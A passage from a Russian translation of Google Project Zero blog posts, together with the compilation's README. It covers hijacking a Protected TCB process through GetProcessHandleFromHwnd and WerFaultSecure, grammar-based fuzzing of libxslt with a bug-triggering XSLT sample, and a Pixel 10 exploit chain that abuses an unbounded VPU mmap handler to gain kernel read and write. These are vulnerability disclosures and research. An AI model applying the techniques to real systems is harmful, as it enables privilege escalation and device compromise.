Для открытия процесса с доступом `KernelMode` всё ещё необходимо пройти проверку UIPI. Поскольку обойти проверку отключением принудительного применения нельзя, открытие защищённых процессов блокируется. Поэтому в последних версиях Windows 11 для доступа к защищённому процессу необходимо отключить не только UIPI и флаг функции `UIPIAlwaysOn`, но и флаг функции `ResponsiblePid`, чтобы получить доступ к старой реализации. Идентификатор флага функции `ResponsiblePid` — 56032228, если вы хотите отключить его с помощью ViVe. Разумеется, для этого требуются права администратора и перезагрузка компьютера; возможно, проще загрузить драйвер ядра.

Перехват защищённого процесса уровня TCB

Предположим, вы всё ещё используете Windows 10 (где эта ошибка, вероятно, останется навсегда), версию Windows 11 до 24H2 (редакции 23H2 Enterprise/Education поддерживаются до ноября 2026 года) или полностью отключили UIPI. Теперь с помощью `GetProcessHandleFromHwnd` можно скомпрометировать защищённый процесс.

В идеале нам нужен высший уровень, Protected TCB, чтобы затем открывать любые другие пользовательские процессы в системе независимо от состояния защиты. Как заставить процесс уровня Protected TCB создать окно, с помощью которого можно открыть дескриптор процесса? Я уже описывал это в предыдущей публикации 2018 года о перехвате защищённого процесса с помощью интерфейса COM `IRundown`.

В частности, можно было принудительно заставить `WerFaultSecure.exe`, работающий на уровне Protected TCB, инициализировать однопоточный апартамент (STA) COM. Это давало доступ к интерфейсу `IRundown`, но, что важнее для наших целей, STA также создаёт окно только для сообщений класса `OleMainThreadWndClass`, которое используется для отправки вызовов обратно в поток апартамента.

Однако оказывается, что всё ещё проще, если принудительная инициализация COM больше не нужна. Во время обычной работы `WerSecureFault.exe` автоматически создаёт несколько окон. Сначала нужно запустить процесс на защищённом уровне в режиме «upload» следующей

командой:

```
WerFaultSecure.exe -u -p {PID} -ip {PARENT_PID} -s {SECTION_HANDLE}
```

Замените `PID` идентификатором фиктивного отлаживаемого процесса, `PARENT_PID` — идентификатором текущего процесса, а `SECTION_HANDLE` — дескриптором раздела общей памяти, содержащего следующие 32-битные целые числа: `0xF8`, `PID` и `TID`, где `PID` и `TID` — идентификаторы процесса и потока фиктивного отлаживаемого процесса. Этот дескриптор раздела должен быть унаследован новым процессом при его создании.

Затем нужно найти созданное окно, но это просто. Перечислите окна с помощью API FindWindowEx. Для каждого окна можно найти PID через GetWindowThreadProcessId и сопоставить его с созданным защищённым процессом. Возможно, потребуется использовать что-то вроде оппортунистической блокировки, чтобы приостановить процесс `WerFaultSecure.exe` после создания окна и получить время на их перечисление.

Последний шаг — вызвать `GetProcessHandleFromHwnd` с найденным дескриптором окна, после чего вы должны получить дескриптор процесса с правами `PROCESS_DUP_HANDLE`, `PROCESS_VM_OPERATION`, `PROCESS_VM_READ`, `PROCESS_VM_WRITE`, `PROCESS_QUERY_LIMITED_INFORMATION`. Обычно с таким доступом я дублировал бы псевдодескриптор текущего процесса, чтобы получить дескриптор с полным доступом. Однако из-за принципа работы защищённых процессов это завершится ошибкой, поскольку проверки защиты охватывают как прямое открытие процесса, так и дублирование дескриптора.

Следовательно, это весь доступ, который удастся получить. Хотя просто создать новый поток в процессе нельзя, прав достаточно для выделения и изменения исполняемой памяти процесса. Поэтому простая атака могла бы записать в процесс шелл-код и изменить существующий переход для выполнения этого кода. Окончательную эксплуатацию оставлю читателю в качестве упражнения. Кроме того, Саша Майер опубликовал PoC после того, как я разместил снимок экрана с консольным выводом своей версии, так что вместо этого можете поэкспериментировать с ним.

Выводы

В заключение можно сказать, что функция `GetProcessHandleFromHwnd` интересна тем, как она развивалась с годами. Первая версия на основе оконных перехватчиков на самом деле была защищена от доступа к защищённым процессам, поскольку из защищённого процесса в незащищённый нельзя дублировать дескриптор процесса с такими правами, как `PROCESS_VM_READ`. Однако было решено, что лучше выполнять всё в режиме ядра, а проверку защищённых процессов при этом забыли.

Наконец, в Windows 11 24H2 эта проблема, похоже, исправлена вместе с общей переработкой UIPI, а функция стала не столь опасной. Время покажет, будут ли реализованы хотя бы некоторые изменения, например постоянное включение UIPI.

Об эффективности мутационного грамматического фаззинга

Мутационный грамматический фаззинг — это метод фаззинга, при котором фаззер использует заранее определённую грамматику, описывающую структуру образцов. При мутации образца изменения вносятся так, чтобы все полученные образцы по-прежнему соответствовали правилам грамматики, то есть процесс мутации сохраняет их структуру. При грамматическом фаззинге с обратной связью по покрытию образец, который после мутации активирует ранее не наблюдавшееся покрытие кода, сохраняется в корпус и используется как основа для будущих мутаций.

Этот метод доказал способность находить сложные проблемы, и в прошлом я успешно применял его, в том числе для поиска проблем в реализациях XSLT в веб-браузерах и даже ошибок JIT-движков.

Однако, несмотря на эффективность подхода, он не лишён недостатков, которые могут быть неочевидны рядовому пользователю фаззера. В этой публикации я расскажу о том, что считаю недостатками мутационного грамматического фаззинга с обратной связью по покрытию. Кроме того, я опишу очень простой, но эффективный метод, которым пользуюсь в своих фаззинг-запусках для устранения этих недостатков.

Обратите внимание: хотя публикация посвящена грамматическому фаззингу, обсуждаемые проблемы не ограничиваются им и в разной степени затрагивают другие методы фаззинга, учитывающие структуру. Исследование основано на реализации грамматического фаззинга в моём фаззере Jackalope, но проблемы не зависят от конкретной реализации.

Проблема #1: большее покрытие не означает больше ошибок

Хорошо известно, что покрытие — не лучший показатель эффективности поиска ошибок; это относится ко всему фаззингу с обратной связью по покрытию, а не только к грамматическому. Однако для целей, к которым обычно применяют фаззинг с учётом структуры, включая грамматический фаззинг, например для фаззинга языков, проблема проявляется сильнее. Покажем это на примере.

При фаззинге языков для возникновения ошибок часто требуется вызвать функции в определённом порядке или передать результат одной функции на вход другой. Чтобы активировать недавнюю ошибку в libxslt, нужно вызвать две функции XPath, `document()` и `generate-id()`, причём результат функции `document()` передаётся на вход функции `generate-id()`. Для активации ошибки есть и другие условия, но пока сосредоточимся на этом.

Вот достаточно минимальный образец, необходимый для активации ошибки:

```
<?xml version="1.0"?>
<xsl:stylesheet xml:base="#" version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:template match="/">
  <xsl:value-of select="generate-id(document('')/xsl:stylesheet/xsl:template/xsl:message)" />
  <xsl:message terminate="no"></xsl:message>
</xsl:template>
</xsl:stylesheet>
```

Наиболее важны для нашего обсуждения следующий элемент и выражение XPath в атрибуте select:

```
<xsl:value-of select="generate-id(document('')/xsl:stylesheet/xsl:template/xsl:message)" />
```

Если запустить мутационный фаззер с обратной связью по покрытию, способный генерировать таблицы стилей XSLT, он может создать два отдельных образца со следующими фрагментами:

Образец 1:

```
<xsl:value-of select="document('')/xsl:stylesheet/xsl:template/xsl:message" />
```

Образец 2:

```
<xsl:value-of select="generate-id(/a)" />
```

Объединение покрытия этих двух образцов будет таким же, как покрытие ошибочного образца, однако наличие `document()` и `generate-id()` в двух разных образцах корпуса почти не помогает активировать ошибку.

Фаззер также может создать один образец с обеими функциями, который снова даёт то же покрытие, что и ошибочный образец, но обе функции работают с независимыми данными:

```
<xsl:template match="/">
...
<xsl:value-of select="document('')/xsl:stylesheet/xsl:template/xsl:message" />
<xsl:value-of select="generate-id(/a)" />
...
</xsl:template>
```

Эта проблема также показывает, насколько важно для любого фаззера уметь объединять несколько образцов корпуса для получения новых. Однако обратите внимание: в данном случае объединение двух образцов не активирует ранее неизвестное покрытие, поэтому полученный образец не будет сохранён, хотя он приближает нас к активации ошибки.

Поскольку в данном случае для активации ошибки достаточно связать только два вызова функций, фаззер в конце концов найдёт её случайным объединением образцов. Но если требуется связать три или более вызова, стоимость поиска быстро возрастает, а обратная связь по покрытию, как мы увидели, почти не помогает.

В действительности активировать эту ошибку может быть проще (или столь же просто) генеративным фаззером, который каждый раз создаёт новый образец с нуля, без обратной связи по покрытию. И всё же, хотя обратная связь по покрытию не идеальна, во многих случаях она помогает.

Как уже говорилось, эта проблема затрагивает не только грамматический фаззинг, но и другие подходы, особенно ориентированные на фаззинг языков. Например, в документации Fuzzilli описан сходный вариант этой проблемы.

Возможным решением могло бы стать покрытие потоков данных, способное распознать, что передача данных из `document()` в `generate-id()` ранее не наблюдалась и заслуживает сохранения. Однако мне неизвестны практические реализации такого подхода.

Проблема #2: мутационный грамматический фаззинг склонен создавать очень похожие образцы

Чтобы продемонстрировать проблему, рассмотрим несколько образцов из одного моего сеанса фаззинга XSLT.

Часть образца 1128 из корпуса:

```
<?xml version="1.0" encoding="UTF-8"?><xsl:fallback namespace="http://www.w3.org/url2" ><aaa ></aaa><ddd xml:id="{lxl:n
```

Часть образца 603 из корпуса:

```
<?xml version="1.0" encoding="UTF-8"?><xsl:fallback namespace="http://www.w3.org/url2" ><aaa ></aaa><ddd xml:id="{lxl:n
```

Как видно из примера, эти два образца различаются и были получены на разных этапах сеанса фаззинга, однако значительная их часть совпадает.

Это следует из жадной природы мутационного фаззинга с обратной связью по покрытию: если мутация образца создаёт новое покрытие, он немедленно сохраняется в корпус. Вероятно, значительная часть исходного образца не изменялась, но она всё равно входит в новый образец и сохраняется вместе с ним. Этот новый образец можно снова мутировать, и если результат — третий образец — активирует новое покрытие, он также будет сохранён, несмотря на большое сходство с исходным образцом. В результате корпус, созданный мутационным фаззингом, в целом отличается недостаточным разнообразием.

Хотя грамматический мутатор Jackalope может игнорировать базовый образец и создавать целый образец с нуля, особенно на поздних этапах сеанса фаззинга это гораздо реже приводит к новому покрытию, чем более локальные мутации.

Одним из способов борьбы с проблемой могла бы быть минимизация каждого нового образца, чтобы сохранялась только часть, активирующая новое покрытие. Однако я заметил, что эта стратегия тоже не оптимальна и полезно оставлять (некоторую) часть исходного образца. Jackalope реализует это, минимизируя каждый грамматический образец, но прекращает минимизацию после достижения определённого числа грамматических токенов.

Хотя эта публикация посвящена грамматическому фаззингу, я наблюдал ту же проблему и в других фаззерах, учитывающих структуру.

Простое решение?

Обе проблемы указывают, что сочетание генеративного и мутационного фаззинга может принести пользу. Генеративный фаззинг создаёт более разнообразные образцы, чем мутационный, но имеет другие недостатки: например, обычно он создаёт множество образцов, вызывающих ошибки в целевой программе. Кроме того, как уже говорилось, хотя покрытие не является идеальным критерием поиска ошибок, во многих случаях оно всё же полезно.

Раньше, когда я выполнял грамматический фаззинг на большом количестве машин, я откладывал синхронизацию отдельных рабочих процессов. В результате каждый рабочий процесс сначала работал с собственным, полностью независимым корпусом. Лишь спустя некоторое время фаззеры обменивались наборами образцов, и каждый рабочий процесс получал образцы, соответствующие отсутствующему у него покрытию.

Но что делать при фаззинге на одной машине? В проекте по фаззингу XSLT я использовал следующий подход:

1. Запустить рабочий процесс фаззинга с пустым корпусом. Выполнять его T секунд.
2. Через T секунд синхронизировать рабочий процесс с сервером фаззинга. Получить от сервера отсутствующее покрытие и соответствующие образцы. Загрузить на сервер отсутствующее у него покрытие и соответствующие образцы.
3. Ещё T секунд работать с объединённым корпусом, созданным рабочим процессом и полученным от сервера.
4. Снова синхронизироваться с сервером, чтобы загрузить новые образцы, и завершить рабочий процесс.
5. Вернуться к шагу 1.

В результате половину времени рабочий процесс фаззинга создаёт полностью независимый корпус с нуля, а вторую половину работает с более крупным корпусом, в который также входят интересные образцы предыдущих рабочих процессов, определённые по покрытию. Это повышает разнообразие образцов, поскольку каждое новое поколение не зависит от предыдущего. При этом рабочий процесс в итоге всё равно получает набор образцов, соответствующий всему покрытию, наблюдавшемуся за время работы любого процесса. В идеале новое покрытие и, что важнее, новые ошибки можно найти, сочетая свежие образцы текущего поколения с образцами предыдущих поколений.

В Jackalope это можно реализовать, сначала запустив сервер, например:

```
/path/to/fuzzer -start_server 127.0.0.1:8337 -out serverout
```

А затем последовательно запуская рабочие процессы следующим скриптом Python:


```
import subprocess
import time

T = 3600

while True:
  subprocess.run(["rm", "-rf", "workerout"])
  p = subprocess.Popen(["/path/to/fuzzer", "-grammar", "grammar.txt", "-instrumentation", "sancov", "-in", "empty", "-o
  time.sleep(T * 2)
  p.kill()
```

Обратите внимание, что параметры Jackalope в приведённом скрипте взяты из моего запуска фаззинга libxslt и должны быть скорректированы для конкретной цели.

Кроме того, в Jackalope реализован флаг `-skip_initial_server_sync`, предотвращающий синхронизацию рабочего процесса с сервером сразу после запуска, однако теперь этот флаг включён по умолчанию в режиме грамматического фаззинга, поэтому явно указывать его не нужно.

Работает ли этот приём лучше одного непрерывного сеанса фаззинга? Проведём несколько экспериментов. В качестве цели я использовал старую версию libxslt (коммит libxslt `2ee18b3517ca7144949858e40caf0bbf9ab274e5`, коммит libxml2 `5737466a31830c017867e3831a329c8f605c877b`) и измерял количество уникальных сбоев с течением времени. Хотя число уникальных сбоев не соответствует напрямую числу уникальных ошибок, возможность активировать одну ошибку разными способами всё же служит хорошим показателем способности находить ошибки. Каждый сеанс выполнялся одну неделю на одной машине.

Я провёл два стандартных эксперимента с одним долгоживущим рабочим процессом, а также два эксперимента с предложенным решением и разными значениями T: T=3600 (один час) и T=600 (10 минут).



Как показывает график, предложенный в этой публикации периодический перезапуск рабочего процесса с сохранением сервера помог обнаружить больше уникальных сбоев, чем любой из стандартных сеансов. Сбои также находились быстрее. Стандартные сеансы оказались чувствительны к начальным условиям: за время эксперимента один запуск обнаружил пять уникальных сбоев, а другой — лишь два.

Значение T определяет, когда рабочий процесс переключается с работы только со своими образцами на работу со своими образцами и образцами сервера. Лучшее значение в эксперименте с libxslt (3600) соответствует моменту, когда рабочий процесс уже нашёл большую часть «простого» покрытия и обнаружил соответствующие образцы. Как видно из эксперимента, разные значения T могут давать разные результаты. Оптимальное значение, вероятно, зависит от цели.

Заключение

Хотя описанный в публикации приём очень прост, он сработал на удивление хорошо и помог быстрее обнаружить проблемы в libxslt, чем это, вероятно, удалось бы со стандартными настройками. Он также подчёркивает пользу экспериментов с различными конфигурациями фаззинга с учётом особенностей цели вместо безусловного использования инструментов с настройками по умолчанию.

Будущая работа может включать исследование стратегий фаззинга, отдающих предпочтение новизне и, например, заменяющих образцы более новыми, даже если это не меняет общее покрытие фаззера.

Цепочка 0-click эксплойтов для Pixel 10: когда закрывается дверь, открывается окно

Недавно мы опубликовали цепочку эксплойтов для Google Pixel 9, показавшую, что всего два эксплойта позволяют перейти от контекста без взаимодействия с пользователем к правам root в Android. Уязвимость Dolby 0-click присутствовала во всей экосистеме Android до исправления в январе 2026 года. Имея цепочку для Pixel 9, мы решили проверить, можно ли написать похожую для Pixel 10.

Обновление эксплойта Dolby

Изменить наш эксплойт CVE-2025-54957 оказалось довольно просто. В основном требовалось заменить смещения, рассчитанные для конкретной версии библиотеки Pixel 9, соответствующими смещениями библиотеки Pixel 10. Единственная сложность, помимо сожаления о том, что мы плохо задокументировали содержащие смещения syncframe, состояла в использовании Pixel 10 механизма RET PAC вместо `-fstack-protector`. Из-за этого функцию `__stack_chk_fail` нельзя было перезаписать кодом. После нескольких проб мы выбрали `dap_cpdp_init`: этот код инициализации можно заменить без нарушения работы, поскольку он вызывается один раз при запуске декодера и больше никогда.

Обновлённый эксплойт Dolby UDC доступен здесь. Он работает только на неисправленных устройствах с уровнем патча безопасности за декабрь 2025 года или более ранним.

Удаление BigWave и появление VPU

Перенести звено локального повышения привилегий на Pixel 10 было невозможно: драйвер BigWave на этом устройстве не поставляется. Однако в контексте SELinux mediacodec виден новый драйвер `/dev/vpu`. Он взаимодействует с аппаратным блоком Chips&Media Wave677DV в процессоре Tensor G5, предназначенным для ускорения декодирования видео. Судя по комментариям в открытых файлах C, драйвер разрабатывает и сопровождает та же группа, которая создала BigWave. Совместно с Янном Хорном мы потратили два часа на аудит VPU-драйвера и обнаружили исключительную уязвимость.

В отличие от вышестоящего драйвера Linux для WAVE521C, более старой микросхемы Chips&Media, драйвер Pixel для WAVE677DV не интегрирован с V4L2 (Video for Linux API). Он напрямую открывает пользовательскому пространству аппаратный интерфейс микросхемы и даже позволяет отображать интерфейс её MMIO-регистров. В основном драйвер создаёт отображения памяти устройства, управляет питанием и позволяет пользовательскому пространству ожидать прерываний микросхемы.

Святой Грааль уязвимостей ядра

Эта конкретная ошибка привлекла наше внимание исключительной простотой эксплуатации:

```
static int vpu_mmap(struct file *fp, struct vm_area_struct *vm)
{
```

```
  unsigned long pfn;
  struct vpu_core *core =
   container_of(fp->f_inode->i_cdev, struct vpu_core, cdev);

  vm_flags_set(vm, VM_IO | VM_DONTEXPAND | VM_DONTDUMP);
  /* This is a CSRs mapping, use pgprot_device */
  vm->vm_page_prot = pgprot_device(vm->vm_page_prot);
  pfn = core->paddr >> PAGE_SHIFT;

  return remap_pfn_range(vm, vm->vm_start, pfn, vm->vm_end-vm->vm_start, vm->vm_page_prot) ? -EAGAIN : 0;
 }
```

Этот обработчик mmap должен отображать область MMIO-регистров VPU в виртуальное адресное пространство пользователя, причём область расположена в определённом диапазоне адресов физической памяти. Для этого вызывается `remap_pfn_range`, но размер определяется исключительно размером VMA и никак не ограничивается размером области регистров. Поэтому, задав в системном вызове `mmap` размер больше области регистров, вызывающий может отобразить в пользовательское пространство сколько угодно физической памяти, начиная с физического адреса регистров VPU. Весь образ ядра, включая области `.text` и `.data`, находится по более высокому физическому адресу и благодаря ошибке становится доступен пользовательскому пространству для чтения и изменения.

После этого достаточно перезаписать любую функцию ядра, чтобы выполнить код в ядре, либо получить практически любой желаемый примитив. Задачу дополнительно упрощает то, что ядро Pixel всегда находится по одному физическому адресу, а значит, смещение между областью памяти VPU и ядром всегда известно. Если VMA достаточно велико, сканировать отображённую физическую память в поисках ядра не требуется: его точное положение относительно адреса, возвращённого `mmap`, уже известно.

Получение произвольного чтения и записи ядра потребовало пяти строк кода, а создание полного эксплойта заняло меньше одного дня.

Процесс исправления

Я сообщил об ошибке 24 ноября 2025 года, и Android VRP присвоила ей *высокий* уровень серьёзности. Это улучшение: ошибка BigWave, которую мы использовали для повышения привилегий на Pixel 9 и которая имела те же последствия для безопасности, изначально получила *средний* уровень. Это значимое положительное изменение подхода к первичной оценке и исправлению таких ошибок. Уязвимость исправили через 71 день после первоначального отчёта, в февральском бюллетене безопасности Pixel. Это особенно быстро, учитывая, что впервые зарегистрированная мной ошибка драйвера Android была исправлена в пределах 90 дней с момента уведомления разработчика.

Заключение

Исследование дало как положительные, так и отрицательные результаты. Одна из ключевых целей Project Zero — добиваться системных улучшений, выходящих за рамки отдельных исправлений: влиять на процессы разработки и повышать устойчивость кодовых баз ради безопасности конечных пользователей. Обработка уязвимости VPU демонстрирует явный прогресс в процессе первичной оценки Android: первоначальное исправление появилось значительно быстрее, чем для прежних проблем BigWave. Усилия Android по оперативному устранению серьёзных уязвимостей помогут защитить множество устройств.

В то же время случай подчёркивает сохраняющуюся потребность в более всесторонне надёжном и учитывающем безопасность коде драйверов Android. Сообщая об ошибках BigWave, я надеялся побудить разработчиков проверить остальные драйверы на очевидные проблемы безопасности. Но через пять месяцев мы всё равно нашли в их VPU-драйвере серьёзную и крайне поверхностную уязвимость, мгновенно заметную даже при беглом аудите кодовой базы. Укрепление безопасности драйверов остаётся важнейшим условием безопасной экосистемы Android. Мы по-прежнему настоятельно призываем разработчиков заранее улучшать практики создания программного обеспечения, чтобы такие уязвимости вообще не доходили до конечных пользователей.

Отчёты по безопасности часто выявляют сложные проблемы, пропущенные командами продукта. Но разработчикам необходимо принимать меры, чтобы программные продукты, особенно критически важные для безопасности, выпускались без очевидных уязвимостей, а команды заранее занимались безопасностью, аудитом кода и исправлением ошибок.

Google Project Zero (RU) - Сборка книг

Перевод на русский язык статей блога Google Project Zero — команды исследователей безопасности, посвящающих всё своё рабочее время поиску и ответственному раскрытию уязвимостей нулевого дня в критическом программном обеспечении.

Содержание

Коллекция содержит 253 статьи с 2014 по 2026 год, охватывающие темы:
• Эксплуатация уязвимостей в браузерах (Chrome, Safari, IE)
• Уязвимости в ядре ОС (Windows, Linux, macOS, iOS, Android)
• Эксплойты для гипервизоров
• Песочницы и их обход
• Анализ реальных атак и эксплойтов из дикой природы (in-the-wild)
• Техники фаззинга
• Обход средств защиты (ASLR, DEP, sandboxes)
• Исследование поверхности атаки

Собранные файлы

Важно: PDF и FB2 содержат одинаковый набор статей в каждой части!

PDF (8 частей, общий размер ~110 MB)

Часть	Размер	Статьи
Part_01.pdf	5.5 MB	1-32 (2014-2015)
Part_02.pdf	8.0 MB	33-64 (2015-2017)
Part_03.pdf	14 MB	65-96 (2017-2018)
Part_04.pdf	19 MB	97-128 (2018-2019)
Part_05.pdf	12 MB	129-160 (2019-2020)
Part_06.pdf	11 MB	161-192 (2020-2022)
Part_07.pdf	15 MB	193-224 (2022-2024)
Part_08.pdf	27 MB	225-253 (2024-2026)

FB2 (8 частей, общий размер ~33 MB)

Часть	Размер	Статьи	Изображений
Part_01.fb2	2.9 MB	1-32	203
Part_02.fb2	3.4 MB	33-64	218
Part_03.fb2	3.1 MB	65-96	171
Part_04.fb2	2.1 MB	97-128	144
Part_05.fb2	3.2 MB	129-160	217
Part_06.fb2	5.8 MB	161-192	272
Part_07.fb2	8.0 MB	193-224	449
Part_08.fb2	4.3 MB	225-253	219

Особенности форматирования

Общие

• Синие кликабельные ссылки (только http/https)
• Удалены HTML-якоря из исходников
• Блоки кода корректно отформатированы
• Таблицы правильно отрендерены
• Blockquotes с серым фоном
• Горизонтальные разделители

FB2

• Код рендерится как PNG-изображения (максимум 50 строк на картинку)
• Таблицы рендерятся как PNG-изображения (максимум 30 строк на картинку)
• Длинные строки кода разбиваются на несколько (максимум 120 символов)
• Изображения из оригинальных статей включены (где доступны)
• Общее количество изображений: 1893 (код, таблицы, оригинальные)

PDF

• Изображения масштабируются для корректного отображения
• Автоматическое разбиение по страницам
• Bookmarks (закладки) для каждой статьи
• Сохранено исходное форматирование кода и таблиц

Прикрепленные файлы

Некоторые статьи ссылаются на файлы (эксплойты, исходники, бинарники). Эти файлы находятся в папке `files/` (49 файлов). В тексте книг указан относительный путь к файлам, например:
• `exploit.py` (файл в files/exploit.py)

Если файл не был найден в архивах, будет указано:
• `missing_file.bin` (файл не найден)

Сборка

Для пересборки с единым разбиением:

```
# Сборка с одинаковым делением на части (рекомендуется)
python build_unified_split.py
```

Для сборки единых файлов (не рекомендуется из-за размера):

```
# Единый PDF (~110 MB)
python build_pdf.py

# Единый FB2 (~192 MB)
python build_fb2.py
```

Авторы

• **Оригинальные статьи**: Google Project Zero Team
• **Перевод**: grogrigs (https://t.me/grogrigs)
• **Дата сборки**: 2026-07-13

Ссылки

• Оригинальный блог: https://googleprojectzero.blogspot.com/
• Telegram канал переводчика: https://t.me/grogrigs